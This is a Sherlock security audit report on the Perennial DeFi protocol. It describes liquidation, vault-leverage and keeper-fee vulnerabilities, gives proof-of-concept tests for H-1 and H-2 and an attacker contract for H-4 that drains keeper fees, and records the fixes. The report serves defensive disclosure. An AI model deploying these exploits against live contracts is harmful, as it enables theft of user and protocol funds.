
SHERLOCK

SHERLOCK SECURITY REVIEW FOR



Prepared for: Perennial
Prepared by: Sherlock
Lead Security Expert: panprog
Dates Audited: October 30 - November 14, 2023
Prepared on: December 14, 2023

Introduction

Perennial is built from first principles as a powerful DeFi primitive that scales to meet the needs of traders, LPs, and developers.

Scope

Repository: equilibria-xyz/root

Branch: v2.1

Commit: eafee50bd902b5468a6ebdc905feb169fb26b4be

Repository: equilibria-xyz/perennial-v2

Branch: v2.1

Commit: 7e60e69de9a613bfb449dc976801a000daa72aa4

For the detailed scope, see the contest details.

Findings

Each issue has an assigned severity:

- Medium issues are security vulnerabilities that may not be directly exploitable or may require certain conditions in order to be exploited. All major issues should be addressed.
- High issues are directly exploitable security vulnerabilities that need to be fixed.

Issues found

Medium	High
13	4

Issues not fixed or acknowledged

Medium	High
0	0

Security experts who found valid issues

panprog
bin2chen
0xkaden
rvierdiiev
Emmanuel

Issue H-1: Liquidator can liquidate user while increasing user position to any value, stealing all Market funds or bricking the contract

Source: https://github.com/sherlock-audit/2023-10-perennial-judging/issues/5

Found by

panprog

Summary

When a user is liquidated, there is a check to ensure that after liquidator order executes, `closable = 0`, but this actually doesn't prevent liquidator from increasing user position, and since all position size and collateral checks are skipped during liquidation, this allows malicious liquidator to open position of max possible size (`2^62-1`) during liquidation. Opening such huge position means the Market contract accounting is basically broken from this point without any ability to restore it. For example, the fee paid (and accumulated by makers) from opening such position will be higher than entire Market collateral balance, so any maker can withdraw full Market balance immediately after this position is settled.

`closable` is the value calculated as the maximum possible position size that can be closed even if some pending position updates are invalidated due to invalid oracle version. For example:

- Latest position = 10
- Pending position [t=200] = 0
- Pending position [t=300] = 1000

In such scenario `closable = 0` (regardless of position size at t=300).

Vulnerability Detail

When position is liquidated (called `protected` in the code), the following requirements are enforced in `_invariant()`:

```
if (protected && (
    !context.closable.isZero() || // @audit even if closable is 0, position can
↪  still increase
    context.latestPosition.local.maintained(
        context.latestVersion,
        context.riskParameter,
        context.pendingCollateral.sub(collateral)
```

```
    ) ||
    collateral.lt(Fixed6Lib.from(-1, _liquidationFee(context, newOrder)))
)) revert MarketInvalidProtectionError();

if (
    !(context.currentPosition.local.magnitude().isZero() &&
↪   context.latestPosition.local.magnitude().isZero()) &&   // sender has no
↪   position
    !(newOrder.isEmpty() && collateral.gte(Fixed6Lib.ZERO)) &&
↪                                   // sender is depositing zero or more into
↪   account, without position change
    (context.currentTimestamp - context.latestVersion.timestamp >=
↪   context.riskParameter.staleAfter)               // price is not stale
) revert MarketStalePriceError();

if (context.marketParameter.closed && newOrder.increasesPosition())
    revert MarketClosedError();

if (context.currentPosition.global.maker.gt(context.riskParameter.makerLimit))
    revert MarketMakerOverLimitError();

if (!newOrder.singleSided(context.currentPosition.local) ||
↪   !newOrder.singleSided(context.latestPosition.local))
    revert MarketNotSingleSidedError();

if (protected) return; // The following invariants do not apply to protected
↪   position updates (liquidations)
```

The requirements for liquidated positions are:

- closable = 0, user position collateral is below maintenance, liquidator withdraws no more than liquidation fee
- market oracle price is not stale
- for closed market - order doesn't increase position
- maker position doesn't exceed maker limit
- order and position are single-sided

All the other invariants are skipped for liquidation, including checks for long or short position size and collateral.

As shown in the example above, it's possible for the user to have `closable = 0` while having the new (current) position size of any amount, which makes it possible to succesfully liquidate user while increasing the position size (long or short) to any amount (up to max `2^62-1` enforced when storing position size values).

Scenario for opening any position size (oracle `granularity = 100`): T=1: ETH price = $100. User opens position `long = 10` `with collateral = min margin` (350) T=120: Oracle version T=100 is commited, price = $100, user position is settled (becomes latest) ... T=150: ETH price starts moving against the user, so the user tries to close the position calling `update(0,0,0,0,false)` T=205: Current price is $92 and user becomes liquidatable (before the T=200 price is commited, so his close request is still pending). Liquidator commits unrequested oracle version T=190, price = $92, user is liquidated while increasing his position: `update(0,2^62-1,0,0,true)` Liquidation succeeds, because user has latest long = 10, pending long = 0 (t=200), liquidation pending long = 2^62-1 (t=300). `closable = 0`.

Impact

Malicious liquidator can liquidate users while increasing their position to any value including max possible 2^62-1 ignoring any collateral and position size checks. This is possible on its own, but liquidator can also craft such situation with very high probability. As a result of this action, all users will lose all their funds deposited into Market. For example, fee paid (and accured by makers) from max possible position will exceed total Market collateral balance so that the first maker will be able to withdraw all Market balance, minimal price change will create huge profit for the user, exceeding Market balance (if fee = 0) etc.

Proof of concept

The scenario above is demonstrated in the test, add this to test/unit/market/Market.test.ts:

```
it('liquidate with huge open position', async () => {
const positionMaker = parse6decimal('20.000')
const positionLong = parse6decimal('10.000')
const collateral = parse6decimal('1000')
const collateral2 = parse6decimal('350')
const maxPosition = parse6decimal('4611686018427') // 2^62-1

const oracleVersion = {
    price: parse6decimal('100'),
    timestamp: TIMESTAMP,
    valid: true,
}
oracle.at.whenCalledWith(oracleVersion.timestamp).returns(oracleVersion)
oracle.status.returns([oracleVersion, TIMESTAMP + 100])
oracle.request.returns()

// maker
dsu.transferFrom.whenCalledWith(userB.address, market.address,
↪  collateral.mul(1e12)).returns(true)
```

```
await market.connect(userB).update(userB.address, positionMaker, 0, 0,
↪  collateral, false)

// user opens long=10
dsu.transferFrom.whenCalledWith(user.address, market.address,
↪  collateral2.mul(1e12)).returns(true)
await market.connect(user).update(user.address, 0, positionLong, 0, collateral2,
↪  false)

const oracleVersion2 = {
    price: parse6decimal('100'),
    timestamp: TIMESTAMP + 100,
    valid: true,
}
oracle.at.whenCalledWith(oracleVersion2.timestamp).returns(oracleVersion2)
oracle.status.returns([oracleVersion2, TIMESTAMP + 200])
oracle.request.returns()

// price moves against user, so he's at the edge of liquidation and tries to
↪  close
// position: latest=10, pending [t=200] = 0 (closable = 0)
await market.connect(user).update(user.address, 0, 0, 0, 0, false)

const oracleVersion3 = {
    price: parse6decimal('92'),
    timestamp: TIMESTAMP + 190,
    valid: true,
}
oracle.at.whenCalledWith(oracleVersion3.timestamp).returns(oracleVersion3)
oracle.status.returns([oracleVersion3, TIMESTAMP + 300])
oracle.request.returns()

var loc = await market.locals(user.address);
var posLatest = await market.positions(user.address);
var posCurrent = await market.pendingPositions(user.address, loc.currentId);
console.log("Before liquidation. Latest= " + posLatest.long + " current = " +
↪  posCurrent.long);

// t = 205: price drops to 92, user becomes liquidatable before the pending
↪  position oracle version is commited
// liquidator commits unrequested price = 92 at oracle version=190, but current
↪  timestamp is already t=300
// liquidate. User pending positions:
//   latest = 10
//   pending [t=200] = 0
//   current(liquidated) [t=300] = max possible position (2^62-1)
await market.connect(user).update(user.address, 0, maxPosition, 0, 0, true)
```


```
var loc = await market.locals(user.address);
var posLatest = await market.positions(user.address);
var posCurrent = await market.pendingPositions(user.address, loc.currentId);
console.log("After liquidation. Latest= " + posLatest.long + " current = " +
↪  posCurrent.long);

})
```

Code Snippet

`_processPendingPosition` calculates `context.closable` by taking latest position and reducing it any time pending order reduces position, and not changing it when pending order increases position, meaning a sequence like (10, 0, 1000000) will have `closable = 0`: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial/contracts/Market.sol#L253-L256

`_invariant` only checks `closable` for protected (liquidated) positions, ignoring order checks except for closed market: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial/contracts/Market.sol#L567-L592

Tool used

Manual Review

Recommendation

When liquidating, order must decrease position:

```
if (protected && (
    !context.closable.isZero() || // @audit even if closable is 0, position can
↪  still increase
    context.latestPosition.local.maintained(
        context.latestVersion,
        context.riskParameter,
        context.pendingCollateral.sub(collateral)
    ) ||
-    collateral.lt(Fixed6Lib.from(-1, _liquidationFee(context, newOrder)))
+    collateral.lt(Fixed6Lib.from(-1, _liquidationFee(context, newOrder))) ||
+    newOrder.maker.add(newOrder.long).add(newOrder.short).gte(Fixed6Lib.ZERO)
)) revert MarketInvalidProtectionError();
```

Discussion

kbrizzle

Resolved via: https://github.com/equilibria-xyz/perennial-v2/pull/149.

panprog

Mitigation Review:

Fixed

Issue H-2: Vault leverage can be increased to any value up to min margin requirement due to incorrect `maxRedeem` calculations with closable and `LEVERAGE_BUFFER`

Source: https://github.com/sherlock-audit/2023-10-perennial-judging/issues/7

Found by

panprog

Summary

When redeeming from the vault, maximum amount allowed to be redeemed is limited by collateral required to keep the minimum vault position size which will remain open due to different factors, including `closable` value, which is a limitation on how much position can be closed given current pending positions. However, when calclulating max redeemable amount, `closable` value is multiplied by `LEVERAGE_BUFFER` value (currently 1.2):

```
UFixed6 collateral = marketContext.currentPosition.maker
    .sub(marketContext.currentPosition.net().min(marketContext.currentPosition.m
↪   aker))  // available maker
    .min(marketContext.closable.mul(StrategyLib.LEVERAGE_BUFFER))
↪           // available closable
    .muldiv(marketContext.latestPrice.abs(), registration.leverage)
↪           // available collateral
    .muldiv(totalWeight, registration.weight);
↪           // collateral in market
```

The intention seems to be to allow to withdraw a bit more collateral so that leverage can increase at max by LEVERAGE_BUFFER. However, the math is totally wrong here, for example:

- Current position = 12, `closable = 10`
- Max amount allowed to be redeemed is 12 (100% of shares)
- However, when all shares are withdrawn, `closable = 10` prevents full position closure, so position will remain at 12-10 = 2
- Once settled, user can claim all vault collateral while vault still has position of size 2 open. Claiming all collateral will revert due to this line in `allocate`:

```
_locals.marketCollateral = strategy.marketContexts[marketId].margin
```

```
    .add(collateral.sub(_locals.totalMargin).muldiv(registrations[marketId].weig
↪   ht, _locals.totalWeight));
```

So the user can claim the assets only if remaining collateral is equal to or is greater than total margin of all markets. This means that user can put the vault into max leverage possible ignoring the vault leverage config (vault will have open position of such size, which will make all vault collateral equal the minimum margin requirement to open such position). This creates a big risk for vault liquidation and loss of funds for vault depositors.

Vulnerability Detail

As seen from the example above, it's possible to put the vault at high leverage only if user redeems amount higher than `closable` allows (redeem amount in the `closable..closable * LEVERAGE_BUFFER` range). However, since deposits and redeems from the vault are settled later, it's impossible to directly create such situation (redeemable amount > closable). There is still a way to create such situation indirectly via maker limit limitation.

Scenario:

1. Market config leverage = 4. Existing deposits = $1K. Existing positions in underlying market are worth $4K
2. Open maker position in underlying markets such that `makerLimit - currentMaker = $36K`
3. Deposit $11K to the vault (total deposits = $12K). The vault will try to open position of size = $48K (+44K), however `makerLimit` will not allow to open full position, so the vault will only open +$36K (total position $40K)
4. Wait until the deposit settles
5. Close maker position in underlying markets to free up maker limit
6. Deposit minimum amount to the vault from another user. This increases vault positions to $48K (settled = $40K, pending = $48K, closable = $40K)
7. Redeem $11K from the vault. This is possible, because maxRedeem is ‘closable / leverage * $LEVERAGE_BUFFER$‘ = ‘40K/4*1.2=$12K. `However, the position will be limited by` closable‘, so it will be reduced only by $40K (set to $8K).
8. Wait until redeem settles
9. Claim $11K from the vault. This leaves the vault with the latest position = $8K, but only with $1K of original deposit, meaning vault leverage is now 8 - twice the value specified by config (4).

This scenario will keep high vault leverage only for a short time until next oracle version, because `claim` will reduce position back to $4K, however this position reduction can also be avoided, for example, by opening/closing positions to make `long-short = maker` or `short-long = maker` in the underlying market(s), thus disallowing the vault to reduce its maker position and keeping the high leverage.

Impact

Malicious user can put the vault at very high leverage, breaking important protocol invariant (leverage not exceeding target market leverage) and exposing the users to much higher potential funds loss / risk from the price movement due to high leverage and very high risk of vault liquidation, causing additional loss of funds from liquidation penalties and position re-opening fees.

Proof of concept

The scenario above is demonstrated in the test, add this to `Vault.test.ts`:

```
it('increase vault leverage', async () => {
    console.log("start");

    async function setOracle(latestTime: BigNumber, currentTime: BigNumber) {
    await setOracleEth(latestTime, currentTime)
    await setOracleBtc(latestTime, currentTime)
    }

    async function setOracleEth(latestTime: BigNumber, currentTime: BigNumber) {
    const [, currentPrice] = await oracle.latest()
    const newVersion = {
        timestamp: latestTime,
        price: currentPrice,
        valid: true,
    }
    oracle.status.returns([newVersion, currentTime])
    oracle.request.whenCalledWith(user.address).returns()
    oracle.latest.returns(newVersion)
    oracle.current.returns(currentTime)
    oracle.at.whenCalledWith(newVersion.timestamp).returns(newVersion)
    }

    async function setOracleBtc(latestTime: BigNumber, currentTime: BigNumber) {
    const [, currentPrice] = await btcOracle.latest()
    const newVersion = {
        timestamp: latestTime,
        price: currentPrice,
        valid: true,
```

```
    }
    btcOracle.status.returns([newVersion, currentTime])
    btcOracle.request.whenCalledWith(user.address).returns()
    btcOracle.latest.returns(newVersion)
    btcOracle.current.returns(currentTime)
    btcOracle.at.whenCalledWith(newVersion.timestamp).returns(newVersion)
    }

    async function logLeverage() {
    // vault collateral
    var vaultCollateralEth = (await market.locals(vault.address)).collateral
    var vaultCollateralBtc = (await btcMarket.locals(vault.address)).collateral
    var vaultCollateral = vaultCollateralEth.add(vaultCollateralBtc)

    // vault position
    var vaultPosEth = (await market.positions(vault.address)).maker;
    var ethPrice = (await oracle.latest()).price;
    var vaultPosEthUsd = vaultPosEth.mul(ethPrice);
    var vaultPosBtc = (await btcMarket.positions(vault.address)).maker;
    var btcPrice = (await btcOracle.latest()).price;
    var vaultPosBtcUsd = vaultPosBtc.mul(btcPrice);
    var vaultPos = vaultPosEthUsd.add(vaultPosBtcUsd);
    var leverage = vaultPos.div(vaultCollateral);
    console.log("Vault collateral = " + vaultCollateral.div(1e6) + " pos = " +
↪   vaultPos.div(1e12) + " leverage = " + leverage);
    }

    await setOracle(STARTING_TIMESTAMP.add(3600), STARTING_TIMESTAMP.add(3700))
    await vault.settle(user.address);

    // put markets at the (limit - 5000) each
    var makerLimit = (await market.riskParameter()).makerLimit;
    var makerCurrent = (await market.position()).maker;
    var maker = makerLimit;
    var ethPrice = (await oracle.latest()).price;
    var availUsd = parse6decimal('32000'); // 10/2 * 4
    var availToken = availUsd.mul(1e6).div(ethPrice);
    maker = maker.sub(availToken);
    var makerBefore = makerCurrent;// (await
↪   market.positions(user.address)).maker;
    console.log("ETH Limit = " + makerLimit + " CurrentGlobal = " + makerCurrent
↪   + " CurrentUser = " + makerBefore + " price = " + ethPrice + " availToken =
↪   " + availToken + " maker = " + maker);
    for (var i = 0; i < 5; i++)
        await fundWallet(asset, user);
    await market.connect(user).update(user.address, maker, 0, 0,
↪   parse6decimal('1000000'), false)
```

```
    var makerLimit = (await btcMarket.riskParameter()).makerLimit;
    var makerCurrent = (await btcMarket.position()).maker;
    var maker = makerLimit;
    var btcPrice = (await btcOracle.latest()).price;
    var availUsd = parse6decimal('8000'); // 10/2 * 4
    var availToken = availUsd.mul(1e6).div(btcPrice);
    maker = maker.sub(availToken);
    var makerBeforeBtc = makerCurrent;// (await
↪   market.positions(user.address)).maker;
    console.log("BTC Limit = " + makerLimit + " CurrentGlobal = " + makerCurrent
↪   + " CurrentUser = " + makerBeforeBtc + " price = " + btcPrice + " availToken
↪   = " + availToken + " maker = " + maker);
    for (var i = 0; i < 10; i++)
        await fundWallet(asset, btcUser1);
    await btcMarket.connect(btcUser1).update(btcUser1.address, maker, 0, 0,
↪   parse6decimal('2000000'), false)

    console.log("market updated");

    var deposit = parse6decimal('12000')
    await vault.connect(user).update(user.address, deposit, 0, 0)

    await setOracle(STARTING_TIMESTAMP.add(3700), STARTING_TIMESTAMP.add(3800))
    await vault.settle(user.address)

    await logLeverage();

    // withdraw the blocking amount
    console.log("reduce maker blocking position to allow vault maker increase")
    await market.connect(user).update(user.address, makerBefore, 0, 0, 0, false);
    await btcMarket.connect(btcUser1).update(btcUser1.address, makerBeforeBtc,
↪   0, 0, 0, false);

    await setOracle(STARTING_TIMESTAMP.add(3800), STARTING_TIMESTAMP.add(3900))

    // refresh vault to increase position size since it's not held now
    var deposit = parse6decimal('10')
    console.log("Deposit small amount to increase position")
    await vault.connect(user2).update(user2.address, deposit, 0, 0)

    // now redeem 11000 (which is allowed, but market position will be 2000 due
↪   to closable)
    var redeem = parse6decimal('11500')
    console.log("Redeeming 11500")
    await vault.connect(user).update(user.address, 0, redeem, 0);
```


```
    // settle all changes
    await setOracle(STARTING_TIMESTAMP.add(3900), STARTING_TIMESTAMP.add(4000))
    await vault.settle(user.address)
    await logLeverage();

    // claim those assets we've withdrawn
    var claim = parse6decimal('11100')
    console.log("Claiming 11100")
    await vault.connect(user).update(user.address, 0, 0, claim);

    await logLeverage();
})
```

Console log from execution of the code above:

```
start
ETH Limit = 1000000000 CurrentGlobal = 200000000 CurrentUser = 200000000 price =
↪  2620237388 availToken = 12212633 maker = 987787367
BTC Limit = 100000000 CurrentGlobal = 20000000 CurrentUser = 20000000 price =
↪  38838362695 availToken = 205981 maker = 99794019
market updated
Vault collateral = 12000 pos = 39999 leverage = 3333330
reduce maker blocking position to allow vault maker increase
Deposit small amount to increase position
Redeeming 11500
Vault collateral = 12010 pos = 8040 leverage = 669444
Claiming 11100
Vault collateral = 910 pos = 8040 leverage = 8835153
```

Code Snippet

`maxRedeem` limits redeem amount by `closable * LEVERAGE_BUFFER`: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-vault/contracts/lib/StrategyLib.sol#L94-L98

`_positionLimit` calculates minimum possible position by reducing current position by max of `closable`: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-vault/contracts/lib/StrategyLib.sol#L219-L224

The difference in these values allows to keep high position while withdrawing more collateral than needed to target leverage.

Tool used

Manual Review

Recommendation

The formula to allow LEVERAGE_BUFFER should apply it to **final** position size, not to **delta** position size (`maxRedeem` returns delta to subtract from current position). Currently redeem amount it limited by: `closable * LEVERAGE_BUFFER`. Once subtracted from the current position size, we obtain:

- `maxRedeem = closable * LEVERAGE_BUFFER / leverage`
- `newPosition = currentPosition - closable`
- `newCollateral = (currentPosition - closable * LEVERAGE_BUFFER) / leverage`
- `newLeverage = newPosition / newCollateral = leverage * (currentPosition - closable) / (currentPosition - closable * LEVERAGE_BUFFER)`
- `= leverage / (1 - (LEVERAGE_BUFFER - 1) * closable / (currentPosition - closable))`

As can be seen, the new leverage can be any amount and the formula doesn't make much sense, it certainly doesn't limit new leverage factor to LEVERAGE_BUFFER (denominator can be 0, negative or any small value, meaning leverage can be any number as high as you want). I think what developers wanted, is to have:

- `newPosition = currentPosition - closable`
- `newCollateral = newPosition / (leverage * LEVERAGE_BUFFER)`
- `newLeverage = newPosition / (newPosition / (leverage * LEVERAGE_BUFFER)) = leverage * LEVERAGE_BUFFER`

Now, the important part to understand is that it's impossible to calculate delta collateral simply from delta position like it is now. When we know target newPosition, we can calculate target newCollateral, and then maxRedeem (delta collateral) can be calculated as `currentCollateral - newCollateral`:

- `maxRedeem = currentCollateral - newCollateral`
- `maxRedeem = currentCollateral - newPosition / (leverage * LEVERAGE_BUFFER)`

So the fixed collateral calculation can be something like that:

```
UFixed6 deltaPosition = marketContext.currentPosition.maker
    .sub(marketContext.currentPosition.net().min(marketContext.currentPosition.m
↪   aker))  // available maker
    .min(marketContext.closable);
UFixed6 targetPosition =
↪   marketContext.currentAccountPosition.maker.sub(deltaPosition); // expected
↪   ideal position
```

```
UFixed6 targetCollateral = targetPosition.muldiv(marketContext.latestPrice.abs(),
    registration.leverage.mul(StrategyLib.LEVERAGE_BUFFER));
 ↪          // allow leverage to be higher by LEVERAGE_BUFFER
UFixed6 collateral = marketContext.local.collateral.sub(targetCollateral)
 ↪          // delta collateral
    .muldiv(totalWeight, registration.weight);
 ↪          // market collateral => vault collateral
```

Discussion

kbrizzle

This was patched in our v2.0 deployment via https://github.com/equilibria-xyz/perennial-v2/pull/156.

We will follow up with the v2.1 fix as well, since it's materially different.

panprog

Mitigation Review:

While this one is fixed (LEVERAGE_BUFFER removed), the fix itself is still with issues, see #29 for details.

panprog

As #29 is fully fixed now, this one is also fixed

MLON33

Fix: https://github.com/equilibria-xyz/perennial-v2/pull/170

Issue H-3: Vault max redeem calculations limit redeem amount to the smallest position size in underlying markets which can lead to very small max redeem amount even with huge TVL vault

Source: https://github.com/sherlock-audit/2023-10-perennial-judging/issues/29

Found by

panprog

Summary

When redeeming from the vault, maximum amount allowed to be redeemed is limited by current opened position in each underlying market (the smallest opened position adjusted for weight). However, if any one market has its maker close to maker limit, the vault will open very small position, limited by maker limit. But now all redeems will be limited by this very small position for no reason: when almost any amount is redeemed, the vault will attempt to **increase** (not decrease) position in such market, so there is no sense in limiting redeem amount to the smallest position.

This issue can create huge problems for users with large deposits. For example, if the user has deposited $10M to the vault, but due to one of the underlying markets the max redeem amount is only $1, user will need to do 10M transactions to redeem his full amount (which will not make sense due to gas).

Vulnerability Detail

Vault's `maxRedeem` is calculated for each market as:

```
UFixed6 collateral = marketContext.currentPosition.maker
    .sub(marketContext.currentPosition.net().min(marketContext.currentPosition.m
↪   aker))  // available maker
    .min(marketContext.closable.mul(StrategyLib.LEVERAGE_BUFFER))
↪           // available closable
    .muldiv(marketContext.latestPrice.abs(), registration.leverage)
↪           // available collateral
    .muldiv(totalWeight, registration.weight);
↪           // collateral in market

redemptionAssets = redemptionAssets.min(collateral);
```

`closable` is limited by the vault's settled and current positions in the market. As can be seen from the calculation, redeem amount is limited by vault's position in the market. However, if the position is far from target due to different market limitations, this doesn't make much sense. For example, if vault has $2M deposts and there are 2 underlying markets, each with weight 1, and:

1. In Market1 vault position is worth $1 (target position = $1M)
2. In Market2 vault position is worth $1M (target position = $1M)

The `maxRedeem` will be limited to $1, even though redeeming any amount up to $999999 will only make the vault attempt to increase position in Market1 rather than decrease.

There is also an opposite situation possible, when current position is higher than target position (due to LEVERAGE_BUFFER). This will make maxredeem too high. For example, similar example to previous, but:

1. In Market1 vault position is worth $1.2M (target position = $1M)
2. In Market2 vault position is worth $1.2M (target position = $1M)

The `maxRedeem` will be limited to $1.44M (due to LEVERAGE_BUFFER), without even comparing the current collateral (which is just $1M per market), based only on position size.

Impact

When vault's position is small in any underlying market due to maker limit, the max redeem amount in the vault will be very small, which will force users with large deposits to use a lot of transactions to redeem it (they'll lose funds to gas) or it might even be next to impossible to do at all (if, for example, user has a deposit of $10M and max redeem = $1), in such case the redeems are basically broken and not possible to do.

Code Snippet

`maxRedeem` calculation: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-vault/contracts/lib/StrategyLib.sol#L94-L98

Tool used

Manual Review

Recommendation

Consider calculating max redeem by comparing target position vs current position and then target collateral vs current collateral instead of using only current position

for calculations. This might be somewhat complex, because it will require to re-calculate allocation amounts to compare target vs current position. Possibly max redeem should not be limited as a separate check, but rather as part of the `allocate()` calculations (reverting if the actual leverage is too high in the end)

Discussion

panprog

Mitigation Review:

Not fully fixed. There is still possibility to put the vault at max leverage. This happens when leverage is smaller than target leverage (for example, maker has accumulated some profit). The scenario is as following:

1. Vault leverage in market = 2
2. Deposit 40 (assets = 40, position opened = 80)
3. After some time maker has accumulated a profit of 10, so vault has assets = 50, position opened = 80
4. Say, market has net position opened = 20, meaning min position = 80 - (80 - 20) = 20
5. MaxRedeem returns MAX, meaning user is allowed to withdraw all assets, but position will be reduced to 20 instead of 0, meaning vault will be at incorrect leverage.

This happens because of these lines:

```
(UFixed6 minPosition, ) = _positionLimit(marketContext);
UFixed6 availableClosable = targets[marketId].position.unsafeSub(minPosition);

if (availableClosable.gte(marketContext.currentAccountPosition.maker)) continue;
↪         // entire position can be closed, don't limit in cases of price
↪  deviation
```

- `minPosition` = 20 (market maker = 80, net = 20, closable = 80)
- `target.position` = 100 (assets = 50)
- `availableClosable` = target - min = 80
- `currentAccountPosition.maker` = 80

The `if` statement is `true` (80 >= 80) thus user is allowed to redeem all assets. However, `minPosition` will still be limited to 20.

Possible fix

The main logic appears to be correct, the problem is with the `if` statement - the `currentAccountPosition` doesn't provide any info about collateral, thus it's not correct to allow unlimited withdrawal based on this value - when there are more assets than current position suggests (due to decreased leverage), the limit from `availableClosable` should still apply (because it's possible to redeem more assets than assets derived from current position and leverage).

One possiblity is just to remove that `if` statement, it will then return incorrect (higher than vault assets) values sometimes, but it will not cause any problems anyway, because it will revert with underflow when trying to subtract more than total shares.

Another possibility is to use available market's vault collateral adjusted for leverage instead of current position, but I can't quickly determine if that'll be enough or not, as it will require additional research/time.

kbrizzle

So we do need this if statement in general - without it, slight price deviations version-to-version can cause the amount that is calculated to slightly undershoot. This isn't really a problem if the position can't be fully closed, but when it can, this prevents the user from being able to fully withdraw.

I was able to find a really clean solution to this though, essentially directly checking if we can fully close now that we have that information: https://github.com/equilibria-xyz/perennial-v2/pull/191.

panprog

Great solution! This is fixed now.

MLON33

Fix: https://github.com/equilibria-xyz/perennial-v2/pull/173

Issue H-4: Attacker can call `KeeperFactory#settle` with empty arrays as input parameters to steal all keeper fees

Source: https://github.com/sherlock-audit/2023-10-perennial-judging/issues/50

Found by

Emmanuel, rvierdiiev

Summary

Anyone can call `KeeperFactory#request`, inputting empty arrays as parameters, and the call will succeed, and the caller receives a fee.

Attacker can perform this attack many times within a loop to steal ALL keeper fees from protocol.

Vulnerability Detail

Expected Workflow:

- User calls Market#update to open a new position
- Market calls Oracle#request to request a new oracleVersion
  - The User's account gets added to a callback array of the market
- Once new oracleVersion gets committed, keepers can call KeeperFactory#settle, which will call Market#update on accounts in the Market's callback array, and pay the keeper(i.e. caller) a fee.
  - KeeperFactory#settle call will fail if there is no account to settle(i.e. if callback array is empty)
  - After settleing an account, it gets removed from the callback array

The issue:

Here is KeeperFactory#settle function:

```
function settle(bytes32[] memory ids, IMarket[] memory markets, uint256[] memory
↪  versions, uint256[] memory maxCounts)
    external
    keep(settleKeepConfig(), msg.data, 0, "")
{
    if (
        ids.length != markets.length ||
```

```
        ids.length != versions.length ||
        ids.length != maxCounts.length ||
        // Prevent calldata stuffing
        abi.encodeCall(KeeperFactory.settle, (ids, markets, versions,
↪   maxCounts)).length != msg.data.length
    )
        revert KeeperFactoryInvalidSettleError();

    for (uint256 i; i < ids.length; i++)
        IKeeperOracle(address(oracles[ids[i]])).settle(markets[i], versions[i],
↪   maxCounts[i]);
}
```

As we can see, function does not check if the length of the array is 0, so if user inputs empty array, the for loop will not be entered, but the keeper still receives a fee via the `keep` modifier.

Attacker can have a contract perform the attack multiple times in a loop to drain all fees:

```
interface IKeeperFactory{
    function settle(bytes32[] memory ids,IMarket[] memory markets,uint256[]
↪   memory versions,uint256[] memory maxCounts
    ) external;
}

interface IMarket(
    function update()external;
)

contract AttackContract{

    address public attacker;
    address public keeperFactory;
    IERC20 public keeperToken;

    constructor(address perennialDeployedKeeperFactory, IERC20 _keeperToken){
        attacker=msg.sender;
        keeperFactory=perennialDeployedKeeperFactory;
        keeperToken=_keeperToken;
    }

    function attack()external{
        require(msg.sender==attacker,"not allowed");

        bool canSteal=true;
```

```
        // empty arrays as parameters
        bytes32[] memory ids=[];
        IMarket[] memory markets=[];
        uint256[] versions=[];
        uint256[] maxCounts=[];

        // perform attack in a loop till all funds are drained or call reverts
        while(canSteal){
            try
↪   IKeeperFactory(keeperFactory).settle(ids,markets,versions,maxCounts){
                //
            }catch{
                canSteal=false;
            }
        }
        keeperToken.transfer(msg.sender, keeperToken.balanceOf(address(this)));
    }
}
```

Impact

All keeper fees can be stolen from protocol, and there will be no way to incentivize Keepers to commitRequested oracle version, and other keeper tasks

Code Snippet

https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-oracle/contracts/keeper/KeeperFactory.sol#L206-L212

Tool used

Manual Review

Recommendation

Within KeeperFactory#settle function, revert if `ids.length==0`:

```
function settle(
    bytes32[] memory ids,
    IMarket[] memory markets,
    uint256[] memory versions,
    uint256[] memory maxCounts
)external keep(settleKeepConfig(), msg.data, 0, "") {
    if (
```

```
++++    ids.length==0 ||
        ids.length != markets.length ||
        ids.length != versions.length ||
        ids.length != maxCounts.length ||
        // Prevent calldata stuffing
        abi.encodeCall(KeeperFactory.settle, (ids, markets, versions,
↪   maxCounts)).length != msg.data.length
    ) revert KeeperFactoryInvalidSettleError();

    for (uint256 i; i < ids.length; i++)
        IKeeperOracle(address(oracles[ids[i]])).settle(markets[i], versions[i],
↪   maxCounts[i]);
}
```

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

panprog commented:

> medium, dup of #9

arjun-io

We might consider this a High due to the fact that draining the oracle fee could brick markets pretty quickly (potentially in 1 tx)

panprog

Mitigation Review:

Fixed.

MLON33

Fix: https://github.com/equilibria-xyz/perennial-v2/pull/167

Issue M-1: MultiInvoker doesn't pay keepers refund for l1 calldata

Source: https://github.com/sherlock-audit/2023-10-perennial-judging/issues/22

Found by

rvierdiiev

Summary

MultiInvoker doesn't pay keepers refund for l1 calldata, as result keepers can be not incentivized to execute orders.

Vulnerability Detail

MultiInvoker contract allows users to create orders, which then can be executed by keepers. For his job, keeper receives fee from order's creator. This fee payment is handled by _handleKeep function.

The function will call `keep` modifier and will craft KeepConfig which contains `keepBufferCalldata`, which is flat fee for l1 calldata of this call.

https://github.com/sherlock-audit/2023-10-perennial/blob/main/root/contracts/attribute/Kept/Kept.sol#L74-L95

```
modifier keep(
    KeepConfig memory config,
    bytes calldata applicableCalldata,
    uint256 applicableValue,
    bytes memory data
) {
    uint256 startGas = gasleft();


    _;


    uint256 applicableGas = startGas - gasleft();
    (UFixed18 baseFee, UFixed18 calldataFee) = (
        _baseFee(applicableGas, config.multiplierBase, config.bufferBase),
